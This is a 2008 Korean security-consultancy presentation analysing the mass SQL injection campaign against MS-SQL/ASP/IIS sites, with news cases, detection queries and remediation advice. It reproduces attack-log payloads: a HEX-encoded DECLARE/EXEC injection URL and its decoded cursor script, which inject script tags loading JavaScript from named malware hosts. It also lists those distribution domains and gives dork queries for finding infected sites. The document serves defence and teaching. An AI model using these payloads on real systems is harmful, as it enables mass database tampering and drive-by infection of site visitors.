Mass SQL Injection
공격기법과 대응방안

2008.06

NSHC 보안컨설팅팀

김경수 컨설턴트 gskim@nshc.net

박용운 컨설턴트 ywpark@nshc.net

NSHC Research

Contents

1. Mass SQL Injection 이란?

❖ 배 경


- 2008년 4월 초부터 전세계 130만개 이상의 웹사이트에 악성코드를 유포하는 SQL Injection 공격코드가 숨어 있는 것이 밝혀져 최근 이슈화가 되고 있다.

- 언론에 알려진 것은 4월이지만, 보안전문가들 사이에서는 2008년 1월 8일 아파치 보안 모듈인 Mod Security 프로젝트의 블로그에 공개되면서 이미 이슈화가 되었다.
  - http://www.modsecurity.org/blog/archives/2008/01/sql_injection_a.html

Mid-Term/Long-Term Fix: Correct the Code

Web Developers should identify and correct any Input Validation errors in their code.

Posted by rcbarnett at January 8, 2008 10:51 PM



1. Mass SQL Injection 이란?

❖ 소 개

- 기존 SQL Injection* 취약성에서 확장된 개념이다.
- Mass 의 사전적 의미는 '대량의, 집단'이란 뜻.
  즉, 한번의 공격으로 대량의 DB값이 변조되어 홈페이지에 치명적인 악영향을 미친다.
- 일부분을 HEX 인코딩 하거나, 전체 HEX 인코딩 하는 크게 2가지 방식이 있다.
- DB값 변조시 악성 스크립트를 삽입하여, 사용자들이 변조된 사이트를 방문시 감염되거나 bot이 설치되어 사용자들의 온라인 게임 계정 해킹 및 DDOS 공격에 이용이 가능하다.
- 악성 스크립트에 사용되는 형식에는 js, swf, exe 파일이 주로 공격에 이용된다.


*** SQL Injection?**

데이터베이스로 전달되는 SQL Query를 변경시키기 위해 Web Application에서 입력받는 파라메터를 변조, 삽입하여 비정상적인 데이터베이스 접근을 시도하는 기술. 취약한 Web Application에서 데이터베이스를 조작하는 권한이 주어져 있어서 해당 테이블을 삽입하고 삭제 시킬 수 있기 때문에 SQL Injection이 가능할 때 일어나는 파급 효과는 굉장히 큼.

또한, 데이터베이스의 접근 권한이 필요이상으로 크다면, 데이터베이스 서비스를 중지시키거나 원하는 명령어를 실행시킬 수 있는 취약점이 있음. 이러한 공격방법은 거의 모든 관계형 데이터베이스 관리 시스템(Oracle, MS-SQL, MySQL, Informix, etc..)에 적용 가능.

2. 공격 대상

❖ 취약한 환경



- Mass SQL Injection 공격의 대상은 MS-SQL을 사용하며, 공격자들은 ASP가 가동중인 IIS 웹서버를 주요 공격 대상으로 한다.
- 공격대상 : MS-SQL > ASP > IIS 환경에 SQL-Injection 취약점이 존재하는 홈페이지

3. 공격 형태

❖ 일반적인 삽입형태 분석 – 웹 공격로그

- 아래의 SQL구문은 sysobjects 테이블의 xtype=U(User) 필드에서 모든 row를 가져오는 것이다. 결국, 각 오브젝트에 www.ririwow.cn/ip.js 사이트 주소 코드를 추가하도록 업데이트 명령을 실행 시키는 구문으로, 이 공격을 받은 웹사이트는 IIS와 MS-SQL서버가 설치된 경우이다.
- 주목할 것은 필터링을 우회하기 위해서 CAST나 CONVERT 명령어를 쓴다는데 유의해야 한다.

```
http://www.xxxx.com/index.asp?idx=4851;DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST(0x4400450043004C004100520
045002000400054002000760061007200630068006100720028003200350035002900 2C00400043002000760061007200630068006100
720028003200350035002900200044004500430040C00410052004500200054006100620060C0065005F00430075007200730060F0072002
000430055005200530040F00520020004600 4F00520020007300650060C00650063007400200061002E006E0061006D0065002C0062002E
006E0061006D006500200066007200 6F006D00200073007900730...<중략>...06F0062006A000074003E00270027002700290046004500
540043004800200040E00450058005400200046005200 4F004D00200020005400610062006C0065005F00430075007200730060F007200
200049004E0054004F002000400054002C00400043002000450040E00440020004300 4C004F00530045002000540061006200 6C0065005
F00430075007200730060F00720020004400450041004C004C004F00430041005400450020005400610062006C0065005F004300750072
0073006F007200%20AS%20NVARCHAR(4000)); EXEC(@S);--
```

< HEX 인코딩 >

```
DECLARE @T varchars(255),@C varchars(255) DECLARE Table_Cursor CURSOR FOR select a.name,b.name from sysobjects
a,syscolumns b where a.id=b.id and a.xtype='x' and (x.xtype=99 or x.xtype=35 or x.xtype=231 or x.xtype=167) OPEN
Table_Cursor FETCH NEXT FROM  Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0) BEGIN exe('update ['+@T+'] set
['+@C+']=.rtrim(convert(varchar,['+@C+']))+"<script src=http://www.ririwow.cn/ip.js></script>'")FETCH NEXT
FROM  Table_Cursor INTO @T,@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

< HEX 디코딩 >

※ 위 예시된 코드는 악의적 목적으로 사용되는 것을 방지하기 위해 실제 공격시 피해가 우려되는 부분을 일부분 수정 및 생략하였다.

3. 공격 형태

❖ 변형된 삽입형태 분석 – 웹 공격로그

- 일반적인 삽입형태와 달라진 부분은『"></title>』이 추가되었다. 기존 <script ....></script>와 다른점은 『">』추가 만으로 <input name="test" value=" ">와 같은 곳에 test의 값으로 삽입 될 때, 기존 스크립트는 단지 value값으로 스크립트가 실행이 되지 않지만 『">』의 추가로 value 값이 정상적으로 닫히고 script가 삽입되게 된다. 물론 그 밖의 경우에도『"></title>』부분은 무시되고 스크립트가 삽입된다.
- 단순히 js 파일명을 바꿔가면서 웹쉘을 업로드 하는 것과는 다르게 크래커가 한번 더 생각해서 모든 삽입되는 곳에서 script가 실행 가능하도록 하게 만든 패턴이다.
- DB 테이블 중에서 varchar 형태의 컬럼에는 <script src=http://s.see9.s.js></script>이 추가되며, 한번의 공격으로 이런 형태를 가진 모든 DB 테이블의 컬럼에 적용 된다.
- # nvarchar, text, ntext 등의 형태의 컬럼들도 대상이 된다.


```
DECLARE @T varchar(255),@C varchar(255) DECLARE Table_Cursor CURSOR FOR select x.name,x.name from sysobjects
a,syscolumns b where a.id=b.id and a.xtype='x' and (x.xtype=99 or x.xtype=35 or x.xtype=231 or b.xtype=167) OPEN
Table_Cursor FETCH NEXT FROM  Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0) BEGIN exe('update ['+@T+'] set
['+@C+']=.rtrim(convert(varchar,['+@C+']))+"></title><script src=http://s.see9.us/s.js></script><!--') FETCH NEXT
FROM  Table_Cursor INTO @T,@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor;--
```

< HEX 디코딩 >

※ 위 예시된 코드는 악의적 목적으로 사용되는 것을 방지하기 위해 실제 공격시 피해가 우려되는 부분을 일부분 수정 및 생략하였다.

3. 공격 형태

❖ 공격형태 도식화



< 출처- China Bot 악성코드 분석 >

4. 피해사례 및 확인방법

❖ 사례 1

- 국제연합(UN, United Nations)과 영국 정부(U.K. government) 등 세계적인 기관들의 주요 홈페이지 50여만개가 한때 방문객들에게 악성 코드를 배포하는 해킹 공격을 당했으며, 조사 결과 SQL Injection 공격을 대규모로 받은 것으로 알려졌다.

- 일반 사용자들은 이러한 악성 코드에서 벗어나기 위해서는 파이어폭스의 애드온인 '자바 스크립트 방지'기능 등을 사용해야 한다. 인터넷 익스플로러 사용자들은 자바 스크립트 기능 전체를 한꺼번에 막을 수는 있지만, 선별하는 기능은 없다.

< 2008년 4월 29일 조선일보 >

http://news.chosun.com/site/data/html_dir/2008/04/29/2008042900926.html

4. 피해사례 및 확인방법

❖ 사례 2

- 경찰서, 소방서, 대학, 공공기관 및 공공단체의 홈페이지 등 수 많은 국내 웹사이트가 악성 스크립트가 악의적으로 SQL 데이터베이스에 삽입되는 공격을 받은 것으로 파악.

- 보안 전문가들의 말
  - 해킹의 정도와 피해규모는 순전히 해커 의지에 달렸다
  - 해킹 피해를 면밀히 분석해 보면 지금부터가 시작이 아닌가 싶을 정도로 급속히 피해가 커지고 있다
  - 제대로 보안장치를 마련하지 않으면 국가적으로 막대한 피해를 입지 않을까 심히 우려된다
  - (공격 상황과 피해가) 한마디로 너무 지독하다 웹 사이트를 엉망진창으로 만들 수 있다는 표현이 가능할 정도

< 2008년 5월 1일 조선일보 >

사회

"피해규모, 해커 마음에 달려"

공공기관·지자체 등도 무방비 상태

서명덕 기자 mdseo@chosun.com

강원도 원주 경찰서 인제군 건라남도 선거관리위원회 한국과학문화재단 중소기업협력센터 … '본지가 입선 보안전문가들과 함께 현장실태를 조사한 결과, 최근 해킹 피해를 입은 것으로 밝혀진 기업·기관들 중 일부다. 실태점검 결과를 보면 국내 대기업 대형 정부기관을 제외하고 나면 사실상 대부분이 해킹 위협에 노출됐다고 보면 틀림없다는 게 전문가들의 의견. 한 전문가는 "해킹의 정도와 피해규모는 순전히 해커 의지에 달렸다"라고 말할 정도다. 또 다른 전문가는 "해킹 피해를 면밀히 분석해 보면 지금부터가 시작이 아닌가 싶을 정도로 급속히 피해가 커지고 있다"면서 "제대로 보안장치를 마련하지 않으면 국가적으로 막대한 피해를 입지 않을까 심히 우려된다"고 경고했다.

최근 국내에 시도된 해킹은 국내 웹사이트 데이터베이스에 악성 코드(자바스크립트)가 악의적으로 몰래 삽입되는 이른바 'SQL 인젝션' 해킹. 지난주 국제연합(UN) 영국 정부 등 전 세계 500여 만 대 서버를 공격한 것과 같은 기법이다. 해킹도 지구촌 곳곳을 묶어 글로벌화하고 있는 셈이다.

오늘의 HOT 뉴스

◆중국 도메인에 악성코드 전염=최근 실태를 보면 닷케이알(.kr) 도메인을 사용하는 한국 사이트의 경우 '1.js' 등 악성코드 파일이 몰래 삽입된 곳은 1만2600개, 다른 악성코드들도 1만여 개가 넘었다. 악성코드 유포처는 'yihaam1.com' 등 중국 도메인이 많았다. 한 보안 전문가는 "닷컴(.com) 도메인을 사용하는 한국 웹사이트까지 조사한다면 피해는 기하급수적으로 늘어날 것이 확실하다"고 말했다.

악성코드가 해커에 의해 심어진 데이터베이스 안 웹사이트 데이터나 인터넷 게시판 게시물을 저장해 두고 조건에 맞춰 수시로 읽어 들이는 사이버 자료 창고. 저장된 데이터가 미처 손을 쓸 겨를 없이 해커에 의해 몰래 대량 변조된 것이다.

미번처럼 공격이 국제적인 해킹 사고로 확산된 까닭은 웹사이트 개발자들이 SQL을 다룰 때 보안 기준에 맞춰 표준 개발 방식을 준수하지 않았기 때문이다. MS 본사 보안응답 센터(MSRC) 관계자는 "공격은 SQL 소프트웨어 문제가 아니라 개발 코드가 허술했기 때문이라고 지적했다.

국내 보안 전문가는 "(공격 상황과 피해가) 한마디로 너무 지독하다. 웹 사이트를 엉망진창으로 만들 수 있다는 표현이 가능할 정도"라고 말했다.

http://news.chosun.com/site/data/html_dir/2008/05/01/2008050100019.html

4. 피해사례 및 확인방법

❖ 그 외 사례

- 중국발 대규모 SQL Injection을 이용한 웹페이지 해킹이 기승을 부리고 있으며, 한국 교육 환경 연구원 홈페이지 및 꽃판매, 여행사 등 다양한 홈페이지가 대량의 SQL Injection 공격으로 인하여 변조되어 있는 것이 확인되었다.

- 주요한 점은, 일반적인 웹해킹을 통한 악성코드 삽입방식인 iframe이 아닌 META content 항목에 추가 되었다. 작년부터 예년에 비해 기하급수적으로 늘어나는 악성코드나 해킹은 자동화 툴의 폭넓은 공개와 접근에 기여된다고 추정된다.

< Mass SQL Injection 피해 사이트 구글 검색 >

4. 피해사례 및 확인방법

❖ 공격 피해 사이트 확인방법

- 특정 웹사이트의 피해 여부를 확인하는 방법
  - 구글 검색창에서 다음과 같이 검색

> Ex.) abc.com 사이트의 피해 여부 확인 검색어
>
> - "site:abc.com 악성코드 파일명*"
>
> 'site:abc.com o.js'
> 'site:abc.com 1.js'
> 'site:abc.com fuckjp.js'
> .....

*** 악성코드 파일명**
: 0.js, 1.js 2.js 3.js 4.js a.js g.js, m,js b,js f.js

- 악성코드 유포 웹사이트 주소를 통해 직접 확인하는 방법
  - 구글 검색창에서 다음과 같이 검색

> Ex.) abc.com 사이트의 피해 여부 확인 검색어
>
> - "site:abc.com 악성코드 유포사이트**"
>
> 'inurl:abc.com www.nihaorr1.com'
> 'inurl:abc.com www.wowgm1.cn'
> 'inurl:abc.com www.kisswow.com.cn'
> .....

**** 악성코드 유포사이트 : 14Page 참조**

<전체 감염 사이트 검색>
검색어 : intext:www.killwow1.cn/g.js

4. 피해사례 및 확인방법

❖ 공격에 의한 감염여부 파악방법

1. tms_s 라는 테이블을 만든다.

```
create table tmp_s (
 tbl varchar(50) not null,     -- 테이블명
 clm varchar(50) not null,     -- 컬럼명
 val varchar(2000) not null    -- 감염된 컬럼에 들어간 실제값
)
```

2. 아래 쿼리를 돌리면 tmp_s 테이블에 감염이 의심되는 컬럼 내용이 들어간다.

```
DECLARE @T varchar(255),@C varchar(255)
DECLARE Table_Cursor CURSOR FOR
 select top 300 a.name,b.name
 from sysobjects a,syscolumns b
 where a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167)
 order by a.name asc
OPEN Table_Cursor
FETCH NEXT FROM Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0)BEGIN
 exec('insert into tmp_s (tbl,clm,val) select '''+@T+''', '''+@C+''', ['+@C+'] from ['+@T+'] where convert(varchar,['+@C+'],8000) like
''%script%''')
 FETCH NEXT FROM  Table_Cursor INTO @T,@C END CLOSE Table_Cursor
DEALLOCATE Table_Cursor
```

3. 마지막으로 select * from tmp_s 로 확인해본다.

   - DB안에 script문이 있을 경우, 해당 테이블명, 컬럼명과 그 내용을 확인 할 수 있다.

4. 피해사례 및 확인방법

❖ 악성코드 유포지 출처

- 피해를 입은 사이트들은 악성파일이 존재하는 유포지로 연결 되도록 스크립트가 삽입되어 있다.
- 2008년 6월 10일 현재, 이러한 유포지의 출처와 감염수는 오른쪽 표와 같으며, 경유지는 중국인 것을(.cn) 알 수 있다. (google에서 확인)
- 보안이행을 하지 않으면, 재공격 대상이 되며, 유포지와 감염수는 기하급수적이기 때문에, 내일 어떠한 통계가 나올지는 아무도 알지 못한다.


<2008년 6월 10일 기준>

출 처	국 내 감염수	전 체 감염수
http://www.killwow1.cn/g.js	12.000개	23,700개
http://www.kisswow.com.cn/m.js	800개	14,700개
http://www.wowgm1.cn/m.js	15,700개	37,700개
http://www.bannerupd.com/b.js	5개	460개
http://computershello.cn/1.js	831개	838개
http://winzipices.cn/2.js	171개	17,400개
http://winzipices.cn/3.js	56개	2,320개
http://winzipices.cn/4.js	371개	2120개
http://www.ririwow.cn/jp.js	5340개	5620개
http://www.ririwow.cn/ip.js	323개	7,220개
http://www.dota11.cn/m.js	31,700개	171,000개
http://9i5t.cn/a.js	12,400개	298,000개

< 유포지 별 감염수 >

4. 피해사례 및 확인방법

❖ 유포지 통계(2008년 5월)



< 그림 출처 : http://viruslab.tistory.com/171 >

5. 권고 사항

❖ 사전대응방안

- DECLARE 구문을 이용한 공격을 차단하기 위해서는 웹 소스상에서 쿼리스트링에 대한 길이제한 적용. 대부분 소스 작성시 쿼리스트링 값의 제한을 적용하지 않는 경우가 많으나, 웹 개발자와 상의하여 쿼리스트링 길이 값에 대한 제한을 적용 하는 것을 권고
- SQL-Injection에 취약점이 있으며, 중.장기적인 대책으로 이에 대한 소스코드 수정 권고
- 입력되는 부분의 문자를 모두 제한하여, 예상되는 입력값 이외의 문자가 들어오면 필터링하는 방법으로 수정
- 정기적인 DB 및 시스템 백업 필요
- 웹 방화벽 사용

5. 권고 사항

❖ 공격직후 DB복구 및 대응법

- 아래는 공격자에 의해 삽입된 부분이 “<script src=http://bannerupd.com/b.js></script>” 이와 같다고 가정하고 그 부분을 삭제(업데이트)하는 구문이다.

```
declare @t varchar(255),@c varchar(255) declare table_cursor cursor for
select a.name,b.name
from sysobjects a,syscoluMns b
where a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167)
open table_cursor fetch next from table_cursor into @t,@c
while(@@fetch_status=0) begIn
exec('updaTe [' +@t+ '] set [' +@c+ '] = replace(convert(varchar(8000), [' +@c+ ']), "<script src=
http://bannerupd.com/b.js ></script>","")')
fetch next from table_cursor into @t,@c end  close table_cursor deallocate table_cursor
```

- 위와 같이 삽입된 악성 스크립트 부분을 삭제하여 대응할 수가 있지만, 이것 또한 100% 복구는 불가능한데, 그 이유는 다음과 같다.

Ex> ”NSHC에서 알려드립니다. 당사의 보안을 책임지겠습니다.”라는 컬럼내용에 변조를 당한 경우

```
NSHC에서 알려드립니다. 당사의 보안을 <script src=http://www.xxx.co.kr/a.js></script>
```

- 위와 같이 DB에 저장된 내용은 컬럼 내용이 변경된 상태로 저장된다. 공격 확인 후 대응책으로 악성 스크립트 부분을 삭제한다면, “<script src ~ </script>” 부분은 삭제되고, “NSHC에서 알려드립니다. 당사의 보안을”까지만 DB에 업데이트 되므로, 100%로 수정이 불가능 하다. 그러므로 각별한 주의를 요구한다.

참고 자료

❖ URL

- http://hackademix.net/2008/04/26/mass-attack-faq/
- http://boanchanggo.tistory.com/275
- http://fullc0de.egloos.com/3733774
- http://swbae.egloos.com/1751094
- http://blog.naver.com/nicos/150031569677
- http://coderant.egloos.com/4083442
- http://cafe.naver.com/securityplus.cafe

❖ 국내&해외 문서

- **mass_sql-injection_취약점을_통한_악성스크립트_삽입_형태_분석-dohyungs.ppt**
- **malicious_domain_advisory_april08.pdf**

Thank you

[TEL] 031-458-6457 [URL] http://www.nshc.net
[E-mail] gskim@nshc.net, ywpark@nshc.net

NSHC Research